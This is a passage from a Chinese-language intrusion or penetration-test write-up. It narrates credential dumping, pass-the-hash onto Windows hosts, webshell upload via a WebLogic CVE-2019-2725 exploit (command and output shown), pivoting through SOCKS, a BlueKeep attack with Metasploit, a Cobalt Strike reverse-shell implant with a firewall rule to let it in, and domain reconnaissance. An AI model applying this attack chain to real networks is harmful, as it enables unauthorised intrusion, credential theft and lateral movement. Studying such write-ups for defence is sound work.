
期间又经历了几次掉线之后，终于又上线了。




成功上线，老套路抓密码看一下，由于这里没有抓到明文只抓到了hash。




所以利用pth尝试其他windows主机，看看能否也一起拿下。



拿下其他4台windows，同样的步骤，抓密码翻文件。



在其中一台机器中找到一个文件，里面记录这一台同网段的weblogic的IP，不管那么多先去看看weblogic，发现现在这个IP上没有服务，而且刚才没有扫出来7001，难道是转移IP了？抱着试一试的心态重新扫了一下同网段的7001端口，果然换了一个新的IP，访问内网web7001端口。




前面已经做过socks代理了，利用Proxifier连接，可以直接访问。

既然知道是weblogic，当然是用现有漏洞打一下。

```
Z:\sec\EXP\weblogic\betaseclab_tools-master\betaseclab_weblogic\exp利用工具\CVE-2019-2725  CVE-2019-2729>python3 weblogi
c_get_webshell.py http://                    7001
http://                    .7001/wls-wsat/CoordinatorPortType
whoami :
                    7001/_async/.s8Jn4gW1qX2c592.jsp?cmd=whoami
Cookie:JSESSIONID=SdsLpdqffZn3XKDK1KQbsTP8NzNfn0snGPndZGPL5NPmpb3WMpnJ!-1400973307; path=/; HttpOnly
whoami:
```


通过cve-2019-2725拿到shell。




信息收集，发现是个双网卡机器。

```
   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection #2
   物理地址. . . . . . . . . . . . . :
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . :                    (首选)
   IPv4 地址 . . . . . . . . . . . . : 10.          3(首选)
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 301993001
   DHCPv6 客户端 DUID  . . . . . . . : 00-01-00-01-25-06-97-6A-00-0C-29-68-D3-5F
   DNS 服务器  . . . . . . . . . . . :
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用

以太网适配器 本地连接:
```



在weblogic上做代理，然后收集10段端口服务信息，发现其中几台机器开着3389，这里将weblogic的shell联动给msf，利用msf的cve-2019-0708模块，试着打了一下0708。




成功拿下第一台10段的机器，由于这台机器不能出网，只能利用中间weblogic作为跳板，生成一个cs木马，监听地址和端口为weblogic的ip和端口，利用msf上传上去，运行。

这里踩了个坑，反弹给weblogic时一直接不到shell，最后看了半天感觉是防火墙的原因，手动配置防火墙规则。

防火墙规则命令：

```
netsh advfirewall firewall add rule name=cs dir=in action=allow protocol=
```

成功接到反弹的shell。





继续在新的机器上做信息收集，利用ipconfig /all判断是否存在域，net time /domain,此命令如果报错为5，则存在域但是该用户不是域用户。

常用的信息收集命令：


```
net view /domain, ipconfig /all, net time /domain, net view /domain:域名, r
```

发现存在域，利用ipconfig /all和nslookup（利用nslookup解析域名的ip，判断dns服务器和域控是不是在同一台主机上）查到了域控的IP，既然存在域第一选择当然是看看有没有14-068这个洞，如果有的话岂不是美滋滋，然而并没有，老套路抓密码。






